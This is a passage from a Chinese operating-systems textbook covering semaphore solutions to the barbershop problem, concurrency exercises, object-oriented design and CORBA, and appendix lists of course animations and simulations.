- **限制一位顾客一把椅子**：信号量 **barber_chair** 限制三位顾客坐在三把椅子上。然而，**barber_chair** 自己不能成功实现这一点。如果一位顾客在理发师执行 **semSignal(finished)** 之后不能立即获得处理器（即他还处于睡眠状态或停下来与邻居聊天），当下一位顾客要向前入座时，该顾客还在椅子上。信号量 **leave_b_chair** 就是要纠正这个问题，约定直到逗留的顾客宣布他已经离开椅子理发师才能邀请新顾客入座。在本章末尾的习题里，即便是这种防范措施也不能阻止一些顾客重叠落座。
- **付款和收款**：很自然地，在处理钱的问题上大家都会很仔细。收银员要确保每一位顾客在离开理发店之前已经付费，顾客要确认付款已收到（收据）。面对面的付款能有效地实现这一点。每一位顾客从椅子上起身、付款，告诉收银员已经付款了 **[semSignal(payment)]**，然后等待收据 **[semWait(receipt)]**。收银员重复地处理付款任务：等待付款信号、接受付款、发出付款已收到信号。这里需要避免一些编程错误。如果 **[semSignal(payment)]** 发生在付款活动之前，顾客发出信号后就会被中断；这将导致即使没有人付款，空闲的收银员也会接受付款。一个更为严重的错误将颠倒队列中 **semSignal(payment)** 和 **semWait(receipt)** 的位置。这将导致死锁，因为所有的顾客和收银员阻塞在各自的 **semWait** 操作里。
- **调整理发师和收银员的功能**：为了省钱，该理发店没有单独雇用收银员。每位理发师当他不理发的时候要扮演收银员的角色。信号量 **coord** 确保理发师一次只执行一个任务。

```
/* program barbershop1 */
semaphore max_capacity = 20;
semaphore sofa = 4;
semaphore barber_chair = 3;
semaphore coord = 3;
semaphore cust_ready = 0, finished = 0, leave_b_chair = 0, payment= 0, receipt = 0;

void customer ()                  void barber()                     void cashier()
{                                 {                                 {
   semWait(max_capacity);            while (true)                      while (true)
   enter_shop();                     {                                 {  semWait(payment);
   semWait(sofa);                        semWait(cust_ready);              semWait(coord);
   sit_on_sofa();                        semWait(coord);                   accept_pay();
   semWait(barber_chair);                cut_hair();                       semSignal(coord);
   get_up_from_sofa();                   semSignal(coord);                 semSignal(receipt);
   semSignal(sofa);                      semSignal(finished);           }
   sit_in_barber_chair();                semWait(leave_b_chair);     }
   semSignal(cust_ready);                semSignal(barber_chair);
   semWait(finished);                }
   leave_barber_chair();          }
   semSignal(leave_b_chair);
   pay();
   semSignal(payment);
   semWait(receipt);
   exit_shop();
   semSignal(max_capacity);
}

void main()
{
   parbegin (customer, . . . 50 times, . . . customer, barber, barber, barber, cashier);
}
```

图 A.5 不公平的理发店

表 A.1 概括了程序中所使用的每一个信号量。

通过把付款功能合并到理发师进程中，可以把收银员进程取消。每一位理发师按顺序理发收

款。然而，由于只有一台收款机，有必要限制一次只有一位理发师能够收款。可以通过把这段代码看做临界区，并通过信号量管理。

表 A.1　图 A.5 中信号量的作用

信 号 量	等待操作	信号操作
max_capacity	顾客等待空间以进入理发店	离去顾客发出顾客等待进入的信号
sofa	顾客等待沙发上的座位	顾客离开沙发发出顾客等待沙发的信号
barber_chair	顾客等待空理发椅	理发师的座椅空闲时，理发师发出信号
cust_ready	理发师等待，直到顾客坐在椅子上	顾客向理发师发出顾客已坐在椅子上的信号
finished	顾客等待，直到理发完成	理完顾客的头发后，理发师发出信号
leave_b_chair	理发师等待，直到顾客离开椅子	顾客离开椅子时，顾客向理发师发信号
payment	收银员等待顾客付款	顾客向收银员发出已付款信号
receipt	顾客等待支付收据	收银员发出支付已接受信号
coord	等待理发师资源空闲，以执行理发或收银功能	发出理发师资源空闲信号

A.3.2　公平的理发店问题

图 A.5 是一个很好的结果，但仍有问题。其中一个问题将在本节下面部分解决；其他的留给读者作为练习题（参见习题 A.6）。

图 A.5 有个时间问题会导致顾客的不公平对待。假设三位顾客同时在理发师椅子上就座，这种情况下，顾客就会被阻塞在 **semWait(finished)**，由于队列组织会被按顺序释放到理发师的椅子上。然而，如果某位理发师速度很快或某位顾客头发很稀疏会怎样？让高速理发师的顾客起来会导致一位顾客被草率地撵出座位，理了一半头发强行收取全部费用，而另一位顾客即使理完发也被限制在椅子上。

这个问题可以通过如图 A.6 中所示的更多的信号量来解决。每一位顾客指定了唯一一个顾客号码；这就相当于每位顾客进理发店时拿了一个号码。信号量 **mutex1** 保护访问全局变量 **count** 以便每一位顾客收到唯一号码。信号量 **finished** 被重新定义为 50 个信号量的数组。一旦顾客在理发师椅子上入座，便执行 **semWait(finished[custnr])** 等待自己唯一的信号量；理发师执行 **semSignal(finished[b_cust])** 释放正确的顾客。

```
/* program barbershop2 */
semaphore max_capacity = 20;
semaphore sofa = 4;
semaphore barber_chair = 3, coord = 3;
semaphore mutex1 = 1, mutex2 = 1;
semaphore cust_ready = 0, leave_b_chair = 0, payment = 0, receipt = 0;
semaphore finished [50] = {0};
int count;

void customer()
{
   int custnr;
   semWait(max_capacity);
   enter_shop();
   semWait(mutex1);
   custnr = count;
   count++;
   semSignal(mutex1);
   semWait(sofa);
   sit_on_sofa();
   semWait(barber_chair);
   get_up_from_sofa();
   semSignal(sofa);
   sit_in_barber_chair();
   semWait(mutex2);
   enqueue1(custnr);
   semSignal(cust_ready);
   semSignal(mutex2);
   semWait(finished[custnr]);
   leave_barber_chair();
   semSignal(leave_b_chair);
   pay();
   semSignal(payment);
   semWait(receipt);
   exit_shop();
   semSignal(max_capacity)
}

void barber()
{
   int b_cust;
   while (true)
   {
      semWait(cust_ready);
      semWait(mutex2);
      dequeue1(b_cust);
      semSignal(mutex2);
      semWait(coord);
      cut_hair();
      semSignal(coord);
      semSignal(finished[b_cust]);
      semWait(leave_b_chair);
      semSignal(barber_chair);
   }
}

void cashier()
{
   while (true)
   {
      semWait(payment);
      semWait(coord);
      accept_pay();
      semSignal(coord);
      semSignal(receipt);
   }
}

void main()
{  count := 0;
   parbegin (customer, . . . 50 times, . . . customer, barber, barber, barber, cashier);
}
```

图 A.6　公平的理发店

还需要说明的是，理发师是怎样知道顾客号码的。顾客通过信号量 **cust_ready** 预先发信号给理发师把号码放在队列 **enqueue1** 中。当理发师准备理发，**dequeue1(b_cust)** 从 **queue1** 中删除最顶上的顾客号码，把它放在理发师局部变量 **b_cust** 中。

A.4 习题

A.1 证明 Dekker 算法的正确性。

a）证明该算法能够确保互斥执行。提示：说明 Pi 进入临界区时，下面表达式是对的：

flag[i] and (not flag[1-i])

b）证明要访问临界区的进程不会无限等待。提示：考虑以下情况：（1）单一线程要进入临界区；（2）两个线程都要进入临界区，且(2a) **turn = 0** 和 **flag[0]= false**，且 (2b)**turn = 0** 和 **flag[0]= true**。

A.2 考虑通过改变执行语句为任意数量的线程所写的 Dekker 算法，当从

```
turn = 1 - i;          /*例如，P0 设置 turn 为 1，P1 设置 turn 为 0 */
```

到

```
turn = ( turn  +  1)%n       /*n= 进程的数量*/
```

离开临界区，评价当并发执行的进程多于两个时的 Dekker 算法。

A.3 证明下列软件互斥方法没有依赖基本的内存访问级别的互斥：

a）面包店算法。

b）Peterson 算法。

A.4 回答下列和公平理发店相关的问题（见图 A.6）：

a）这段代码需要给一位顾客理发的理发师向顾客收取付款吗？

b）理发师总是使用同一把椅子吗？

A.5 图 A.6 的公平理发店还有许多问题。修改程序纠正下列问题。

a）当两位或更多顾客在等待付款时，收银员可能接受一位顾客的付款，而释放另一位。幸运的是，一旦一位顾客提出付款，没有办法收回，最终收款机里钱的数目是对的。不过，还是要实现顾客的付款被收到就释放正确的顾客。

b）信号量 **leave_b_chair** 被认为可以阻止多个人同时使用单个理发师的椅子。不幸的是，不是所有的情况该信号量都能达到这一功能。例如，假定所有三位理发师完成理发阻塞在 **semWait(leave_b_ chair)**。两位顾客在 **leave barber chair** 之前进入中断状态。第三位顾客离开椅子执行 **semSignal(leave_b_ chair)**。哪位理发师会被释放？因为队列 **leave_b_chair** 是先进先出的，所以第一位被阻塞的理发师会被释放。理发师是在给发信号的那位顾客理发吗？可能是，也可能不是。如果不是，新来的顾客就会和正要起身离开的顾客坐在一起。

c）程序要求即使理发师的椅子是空的顾客也要先坐到沙发上去。必须承认，这确实是一个小问题，解决这个问题会使得本已杂乱的代码更加凌乱。不管怎样，试着做一下。

附录 B　面向对象设计

Windows 和其他一些同时代的操作系统很强地依赖于面向对象设计原则。本附录对面向对象设计的主要概念进行了简要概述。

B.1 动机

面向对象概念在计算机编程领域已经很流行，期待达到可交换性、可重用性、易修改和各软件部件易互连的目的。最近，数据库设计者开始青睐面向对象设计的好处，面向对象的数据库管理系统（OODBMS）开始出现。操作系统设计者也已经认识到面向对象方法的好处。

面向对象编程和面向对象数据库管理系统实际上是不同的，但是它们使用了一个共同的重要概念：软件或数据能够能被“封装”（containerized）。所有东西都放进了盒子。盒子还可以封装进盒子。在最简单的传统程序中，一个程序步骤等同于一条指令；在面向对象编程里，每一步骤就可能会是一盒子的指令。类似地，在面向对象的数据库里，一个变量不是等同于一个单独的数据元素，而是等同于一盒子的数据。

表 B.1 介绍了一些面向对象设计中使用的关键术语。

表 B.1　面向对象的关键术语

术　语	定　义
属性	包含于对象内的数据变量
包含	两个对象实例之间的关系，其中包含者含有一个指向被包含者的指针
封装	对象实例的属性和服务与外部环境的隔离。服务只能通过名字调用，属性只能通过服务访问
继承	两个对象类之间的关系，子类可以获得父类的属性和服务
接口	一个和对象类紧密相关的描述。接口包含方法声明（没有实现）和常量值。接口不能实例化为一个对象
消息	对象交互的方式
方法	过程，是对象的组成部分，可在对象外部激活其执行某一功能
对象	现实世界实体的抽象
对象类	共享相同名字、属性集、服务的对象的有名集合
对象实例	一个赋予属性值的对象类的具体成员
多态性	指使用相同的服务名，对外呈现相同的接口但却代表不同类型实体的多个对象存在
服务	在某一对象上执行某一操作的函数

B.2　面向对象的概念

面向对象设计的核心概念是对象。对象是一个独特的软件单元，包含相关的变量（数据）和方法（过程）的集合。一般说来，这些变量和方法在对象外面不是直接可见的。不过，存在恰当的接口以允许其他软件访问这些数据和过程。

一个对象代表了某些事务，可能是一个物理实体、一个概念、一个软件模型或是某些动态模型，例如一个 TCP 连接。对象里的变量值表示对象所代表的事物的已知信息。方法包含一些过

程，这些过程在执行时会影响对象中的值，也可能会影响对象所代表的事物。

图 B.1 和图 B.2 举例说明了面向对象的关键概念。

B.2.1 对象结构

通常，对象中包含的数据和过程相应地称做变量和方法。对象中的变量表示对象"知道"的事情，对象中的方法表示对象能做的事情。

一个对象中的变量，也称做属性，是简单的标量或是表格。每个变量都有一个类型，可能是可用值的集合，不是常量就是变量（习惯上变量也用来表示常量）。可根据某些用户某类用户，或是应用情形来设定变量的访问约束。

对象中的方法是可以从外部触发执行某些功能的过程。方法可以改变对象的状态，更新一些变量，或是作用于对象可以访问的外部资源。

对象之间通过消息交互。消息包含发送消息的对象名、接收消息的对象名、接收消息的对象的方法名和使方法执行所需的任何参数。消息只能用来调用对象内部的方法。访问对象内部数据的唯一方式是通过对象的方法。这样，方法可引起一个动作的执行或是使得对象变量可以访问。对于本地对象，向一个对象传递消息就像调用一个对象方法一样。当对象是分布的，传递消息才真正名副其实。




图 B.1 对象

对象接口是对象所支持的公共方法的集合。接口没有实现任何东西；不同类的对象可以有相同接口的不同实现。

对象仅仅通过消息与外界交互这一性质称做封装。对象的方法和变量是封装的，且仅可通过基于消息的通信方式访问。封装有两个优点：

1）保护对象变量不被其他对象破坏。包括对非法访问的保护和并发访问所引起的如死锁和值的不一致性的问题。

2）隐藏了对象的内部结构，使得对象交互相对简单并可标准化。此外，如果修改了对象的内部结构或过程而没有改变对象的外部功能，其他对象不受影响。




图 B.2 对象概念

B.2.2 对象类

实际上，许多对象典型地代表了同一类型的事物。例如，如果一个对象代表一个进程，那么系统中每一个进程都会有一个对象对应。很明显，每一个这样的对象需要自己的变量集合。然而，如果对象的方法是可重入的过程，所有类似的对象可以共享相同的方法。而且，对每一个新的类似的对象的方法和变量都重新定义是没有效率的。

这些难题的解决方法是将对象类和对象实例区分开来。对象类（object class）是定义可以包含在一个特定对象类型里的方法和变量的模板。对象实例(object instance)是实际对象，包含了定义它的类的特征。对象含有类对象里所定义的变量的值。实例化(instantiation)是为对象类创建一个新的对象实例的过程。

继承

对象类的概念是很有用的，因为对象类可以实现用最小的代价创建许多新的对象实例。使用继承机制使得这一概念更加有用[TAIV96]。

继承可以在已有类上定义新的对象类。称做子类（subclass 或 child class）的新（更低级别的）类，将自动包含称做父类（superclass 或 parent class）的原始（更高级别的）类所定义的方法和变量。子类在许多方面不同于父类：

1）子类可以包含父类中所没有的方法和变量。

2）子类可以通过重新定义来重载父类中任何相同名字的方法或变量。提供了一种简单有效的方法来处理特例。

3）子类可以在某些方面对从父类继承的方法或变量进行限制。

图 B.3 是基于[KORS90]中的某个图，举例说明了继承的概念。

继承机制是递归的，允许一个子类成为其子类的父类。这样，建立了一种继承层次（inheritance hierarchy）。概念上可以认为继承层次定义了针对方法和变量的一种搜索技术。当一个对象收到一个消息去执行在其类中没有定义的方法时，对象将沿继承层次向上搜索直至找到该方法。类似地，如果一个方法的执行导致了访问没有在该类中定义的变量，对象就会沿着继承层次向上搜索变量名。

图 B.3 继承

多态性

多态性是一个很有趣且很有用的特性，使得把不同实现隐藏于共同接口之后成为可能。两个多态的对象使用相同的方法名字，对其他对象呈现相同的接口。例如，对不同的输出设备会有许多打印对象，如 printDotmatrix、printLaser、printScreen 等；或是不同类型的文件，如 printText、printDrawing、printCompound。如果每一个对象包含一个叫做 print 代的方法，那么通过向合适的对象发送 print 消息任何文件都可以被打印，而不必关心实际上方法是如何执行的。通常情况下，多态性可以用来实现同一个父类的多个子类的相同方法，每个方法都有一个不同的具体实现。

将多态性与通常的标准组件编程技术进行比较是有益的。自上而下的标准组件设计的目的是要使用高层模块的固定接口实现低层模块的通用效用。可以实现一个较低层的模块被许多不同的高层的模块使用。如果改变了低层模块的内部而没有改变其接口，那么使用低层模块的高层模块不会受影响。相比之下，多态性实现了高级别的对象通过相同的消息格式使用许多低级别对象完成类似的功能。通过多态性，在已存在的对象上做最小的改变就可以增加新的低级别对象。

接口

接口使得子类对象能够使用父类的功能。有时需要定义一个具有多个父类功能的子类。这可以通过允许一个子类继承多个父类来实现。C++是一种允许多重继承的语言。然而，为简单起见，大多数现代面向对象编程语言，如 Java、C#和 Visual Basic .NET，限制一个类只能继承一个父类。相反，接口为人所知的特征是可以实现在借用一个类中的功能的同时从另外一个完全不同的类中借用其他功能。

不幸的是，接口这个术语更多地用来描述对象的通用功能和具体函数意义。这里所讨论的接口，具体是指为某个功能实现的编程应用接口（API）。API 没有定义任何实现。接口定义的语法通常和类定义看上去很像，除了没有定义方法的代码，仅仅有方法名、传递的参数、返回值的类型。接口可由一个类实现和继承实现一样。如果一个类实现了一个接口，类中必须定义接口中的属性和方法。只要每一个方法的名字、参数和返回类型与接口中的此方法的定义相同，方法的实现代码可以是任何样式的。

B.2.3 包含

包含其他对象的对象实例称做复合对象（composite object）。包含关系可以通过在一个对象中包含指向另一对象的指针来实现。复合对象的优点是可以表示复杂的结构。例如，包含在复杂对象里的对象本身也可以是个复杂对象。

典型地，复杂对象建立的结构局限于树型拓扑结构；也就是说，不允许循环引用，即每个“子”对象实例只能有一个“父”对象实例。

清楚对象类的继承层次和对象实例的包含层次之间的区别是很重要的。二者是不相关的。使用继承就是以最小的代价定义许多不同类型的对象。使用包含则可建立复杂的数据结构。

B.3　面向对象设计的优点

[CAST92]列举了以下面向对象设计的优点：

- **更好地组织内在复杂性**：通过使用继承，可以有效定义相关概念、资源和其他对象。通过使用包含，可以构造反映下面任务的任意数据结构。面向对象编程语言和数据结构使得设计者能够以反映设计者所理解的方式来描述操作系统的资源和功能。
- **通过复用减少开发开销**：复用别人编写、测试、维护的对象类能够缩短开发、测试、维护时间。
- **系统更易扩展和维护**：维护（包括产品增强和修复）通常情况下会消耗任何产品生命周期中大约 65%的花销。面向对象设计使得这一百分比下降。基于对象的软件的使用可以帮助减少软件不同部分潜在的交互数量，确保改变一个类的实现只会对系统的其余部分造成很小的影响。

这些优点驱使操作系统设计向面向对象系统方向发展。对象使程序员在不破坏系统完整性的情况下，定制操作系统以满足新的需求。对象也为分布式计算铺平了道路。因为对象是通过消息通信的，不论消息通信的双方是在同一系统内或是网络中不同的系统内都没有关系。数据、函数和线程可以根据需要动态地分配给工作站和服务器。从而，面向对象的操作系统设计方法在 PC 和工作站操作系统中，就显得更加重要了。

B.4　CORBA

从本书中可以看到，面向对象的概念已经被用来设计并实现操作系统内核，由此带来了灵活性、易维护和可移植的好处。面向对象技术的使用在包括分布式操作系统的分布式软件领域中，给予了相等或更多的优点。面向对象技术在分布式软件的设计和实现中的应用是指分布式对象计算（DOC）。

DOC 的动机是编写分布式软件的困难越来越大：在计算和网络硬件更小、更快且更便宜的同时，分布式软件变得越来越大，运行速度越来越慢，开发和维护也越来越昂贵。[SCHM97]指出分布式软件源于两类复杂性的挑战：

- **固有的**：固有复杂性源于分布式的基本问题。主要的问题有监测和恢复网络及主机故障，最小化通信延时的影响，确定网络中的服务组件和计算机负载的最优分区。另外，并发程序中的资源锁定和死锁仍是很难解决的问题，而分布式系统实质上就是并发的。
- **偶然的**：偶然复杂性源于构造分布式软件所使用的工具及技术的局限性。一个公共的偶然复杂性源于功能性设计的广泛使用，产生了不可扩展和不可重用的系统。

DOC 方法有希望处理这两类复杂性。DOC 方法的中心是充当本地和远程对象通信中介的对象请求代理(ORB)。ORB 消除了设计及实现分布式应用的一些乏味的、易错的、不可移植的因素。使用 ORB 必须补充一些消息交换的规则和格式以及应用程序和面向对象框架之间的接口定义。

DOC 市场有三种主要的竞争技术：对象管理组织(OMG)体系结构，称做公共对象请求代理体系结构（CORBA）；Java 远程方法调用（RMI）系统；微软的分布式组件对象模型（DCOM）。CORBA 是三者中最先进最完善的。业界领头的许多厂商，如 IBM、Sun、Netscape 和 Oracle 都支持 CORBA,而且微软也宣布要将仅在 Windows 下使用的 DCOM 和 CORBA 联系起来。本附录的其余部分对 CORBA 作了简要概述。

表 B.2 定义了一些 CORBA 中使用的一些关键术语。CORBA 的主要特点如下（见图 B.4）：

表 B.2 分布式 CORBA 系统的关键概念

CORBA 概念	定 义
客户应用	调用服务器请求来执行对象上的操作。客户应用使用一个或多个接口定义描述客户能够请求的对象和操作。客户应用使用对象引用而非对象进行请求
异常	包含说明请求是否成功执行的信息
实现	定义并包含和对象操作相联系的工作的一个或多个方法。一个服务器可以有一个或多个实现
接口	描述对象实例的行为，如在对象上进行什么操作是有效的
接口定义	描述在某类对象上有效的操作
调用	发送请求的过程
方法	完成和操作相关的工作的服务器代码。方法包含在实现里
对象	代表了一个人、地方、物品或是一段代码。对象可以有在其上执行的操作，如雇员对象的晋级操作
对象实例	某一特定类型对象的一个实例
对象引用	一个对象实例的标识
OMG 接口定义语言（IDL）	在 CORBA 中定义接口的定义语言
操作	客户向服务器请求执行一个对象实例的动作
请求	客户和服务器应用发送的消息
服务器应用	包含对象及其操作的一个或多个实现

- 客户：客户产生请求，通过底层的 ORB 提供的多种机制访问对象服务。
- 对象实现：这些实现提供了分布式系统下不同客户端的请求的服务。CORBA 体系结构的优点之一是客户端和对象实现可用任意数量的编程语言编写，能够提供全部的请求的服务。
- ORB 核：ORB 核负责对象间的通信。ORB 发现网络上的对象，向对象发送请求，激活该对象（如果处于非活动状态），向发送方返回任何消息。ORB 核提供访问透明性，因为程序员不管在调用本地方法还是在调用远程方法时，都使用带有相同参数的相同的方法。ORB 核也提供位置透明性：程序员不需指定对象的位置。




图 B.4 公共对象请求代理结构

- 接口：对象的接口指定了对象所支持的操作和类型，定义了可向对象发出的请求。CORBA 接口类似于 C++中的类和 Java 中的接口。与 C++的类不同，CORBA 接口指定了方法及其参数，返回值，但未定义方法的实现。C++同一类的两个对象，其方法实现是相同的。

- OMG 接口定义语言（IDL）：IDL 是用来定义对象的语言。以下是一个 IDL 接口的例子：

```
//OMG IDL
interface Factory
  { Object create();
};
```

该定义指定了一个支持 create 操作的叫做 Factory 的接口。create 不带参数，返回 Object 类型的对象引用。给定一个 Factory 类型的对象的对象引用，客户就会调用它创造一个新的 CORBA 对象。IDL 是编程无关的语言，因此，客户端不会直接调用任何对象操作。为此需要一个从 IDL 到客户端编程语言的映射。服务器和客户端也可能是用不同编程语言编写的。使用语言规范可以处理多种语言和异构平台下的不同情况。因此，IDL 提供了平台无关性（platform independence）。

- **语言绑定的创建**：IDL 编译器向不同编程语言都映射了一个 OMG IDL 文件。这些编程语言可以是面向对象的也可以不是，如 Java、Smalltalk、Ada、C、C++和 COBOL。该映射包括指定语言数据类型的定义和访问服务对象、IDL 客户 stub 接口、IDL 框架、对象适配器、动态框架接口、直接的 ORB 接口的过程接口。通常客户端在编译时知道对象接口，使用客户端存根进行静态调用；在某些情况下，客户端不知道对象接口，必须进行动态调用。
- IDL stub：根据客户应用的行为来产生对 ORB 核的调用。IDL stub 可以将 ORB 核心的功能抽象成客户端应用可利用的直接 RPC（远程过程调用）机制。这些 stub 结合 ORB，使得远程对象实现看起来与内部进程是连在一起的。大多数情况下，IDL 编译器产生语言相关的接口库，完成客户与对象实现之间的接口。
- IDL 框架：提供调用指定服务器方法的代码。静态 IDL 框架是对客户端 IDL stub 的服务器端的补充。包括 ORB 核和对象实现之间的绑定，该绑定完成客户和对象实现之间的连接。
- **动态调用**：使用动态调用接口（DII），客户应用不用编译时知道对象接口就能向任何对象发出调用请求。通过查询接口库或是其他运行时资源可以得到接口的细节。DII 允许客户发送单程命令（没有回复）。
- **动态框架接口（DSI）**：类似于 IDLstub 和 IDL 框架之间的关系，DSI 提供了对象的动态分派。等价于在服务器端的动态调用。
- **对象适配器**：对象适配器是由 CORBA 厂商提供的 CORBA 系统组件，用来处理一般的与 ORB 相关的任务，如激活对象和激活实现。适配器处理这些一般任务，将其与服务器端特定实现和方法相连接。

B.5 推荐读物和网站

[KORS90]对面向对象概念进行了很好的介绍。[STRO88]对面向对象程序设计进行了清晰的描述。[SYND93]中对面向对象概念给出了很有意思的观点。[VINO97]对 CORBA 进行了概述。

KORS90 Korson, T., and McGregor, J. "Understanding Object-Oriented: A Unifying paradigm." Communications of the ACM, September 1990.

STRO88 Stroustrup, B. "What is Object-Oriented Programming?" IEEE Software, May 1988.

SNYD93 Snyder, A. "The Essence of Object: Concepts and Terms." IEEE Software, Januray 1993.

VINO97 Vinoski, S. "CORBA: Integrating Diverse Applications Within Distributed Heterogeneous Environments." IEEE Communications Magazine, February 1997.

推荐网站

- **对象管理组织**：推广 CORBA 及相关对象技术的行业社团组织。

附录C　编程和操作系统项目

许多教师认为，要清楚理解操作系统概念，进行实现项目或参与研究项目是很重要的。没有项目，学生很难掌握一些操作系统的基本概念和组件间的交互作用；一个例子是，许多学生觉得信号量这个概念很难掌握。参加项目能增强对本书中介绍的概念的理解，让学生更好地理解操作系统的不同部分是如何结合在一起的，能激励学生使其确信他们不但能够理解而且能够实现一个操作系统的细节。

本篇试着尽可能地说明操作系统内部的概念，提供一定数量的习题以加深对概念的理解。然而，许多教师希望补充项目的练习。本附录在这方面给予一些指导意见，并介绍了在教师帮助网站上可以利用的材料。支持材料包括8类项目和其他留给学生的练习：

- 动画和动画项目
- 模拟项目
- 编程项目
- 研究项目
- 阅读和报告作业
- 写作作业
- 讨论话题
- 关于BACI和NACHOS

C.1　动画和动画项目

动画提供了一种理解现代操作系统复杂机制的有效工具。如今的学生希望能够在他们的电脑上可视化各种复杂的操作系统机制。在第6版中包含了16个独立的动画，涵盖了调度、并发控制、高速缓存一致性和进程生命周期等领域。表C.1按照章节的顺序列出了这些动画。在书本中的对应的位置，这些动画通过一个图标来标记，从而学生能够在学习书本时在合适的点使用这些动画。教师们可以通过本书的教师资源中心(IRC)获得这些动画，从而可以让学生在线访问这些动画。

这些动画可以以两种方式来使用。在被动模式下，学生可以点击动画来观看给出的概念或者阐释的原理。由于动画能够让用户设置初始条件，学生也能够以主动模式的方式使用动画。从而这些动画可以作为学生课程作业的基础。教师的补充材料还包括一系列的课程作业，每个动画对应一个作业。在每一个用例中，学生可以按指示输入一系列的初始条件，并分析和比较结果。这些初始条件是经过挑选以使得这些动画能够更好地阐释其隐含的原理。

这些动画练习是由来自科罗拉多矿业大学（Colorado School of Mines）的Brandon Ardiente和Tina Kovic开发的。

表C.1　各章的OS动画

第5章——并发：互斥和同步	
信号量	通过使用信号量来演示有界缓冲区的消费者/生产者问题
生产者-消费者	演示了生产者-消费者缓冲区的操作

（续）

第 5 章——并发：互斥和同步	
读者-写者	演示了读者和写者之间的交互操作
消息传递	通过使用消息来演示有界缓冲区的消费者/生产者问题
Eisenberg-McGuire 算法	演示了互斥的一个软件解决方案
第 6 章——并发：死锁和饥饿	
银行家算法	演示了银行家算法的操作
Solaris 读写锁	演示了 Solaris 读写锁的操作
第 8 章——虚拟内存	
页面置换算法	包括了随机、先进先出（FIFO）、最近最少使用（LRU）、最常用（MFU）等算法
时钟页面置换算法	该算法的动画
第 9 章——单处理器调度	
处理器调度算法	包括了先来先服务(FCFS)、时间片轮转（Round Robin）、最短进程优先（SPN）、最短剩余时间优先(SRT)
第 10 章——多处理器和实时调度	
具有开始截止时间的非周期性算法	比较了具有最早截止时间的先来先服务（FCFS）和非强制空闲时间（EDUIT）算法
具有完成截止时间的周期性算法	演示了最早截止时间算法
单调速率调度	演示了该算法
第 11 章——I/O 管理和磁盘调度	
磁盘调度算法	包括了先来先服务(FCFS)、最短服务时间优先(SRT)、SCAN、C-SCAN、LOOK 和 C-LOOK 算法
RAID	演示了从 RAID0 到 RAID4
附录 A　并发主题	
理发店问题	演示了理发店问题的操作

C.2　模拟

IRC 也支持基于得克萨斯大学圣安东尼奥分校开发的模拟作为作业布置给学生。表 C.2 列出了各章中的模拟。所有的模拟都是基于 Java 的，它们可以作为本地 Java 程序执行或者通过浏览器在线地执行。

表 C.2　各章的 OS 的模拟

第 5 章——并发：互斥和同步	
生产者-消费者	允许用户在对一个在单生产者和单消费者的场景下的有界缓冲区同步的问题进行实验
UNIX Fork-pipe	对一个由 pipe、dup2、close、fork、read、write 和 print 组成的程序进行模拟
第 6 章——并发：死锁和饥饿	
饥饿的哲学家	模拟哲学家就餐问题
第 8 章——虚拟内存	
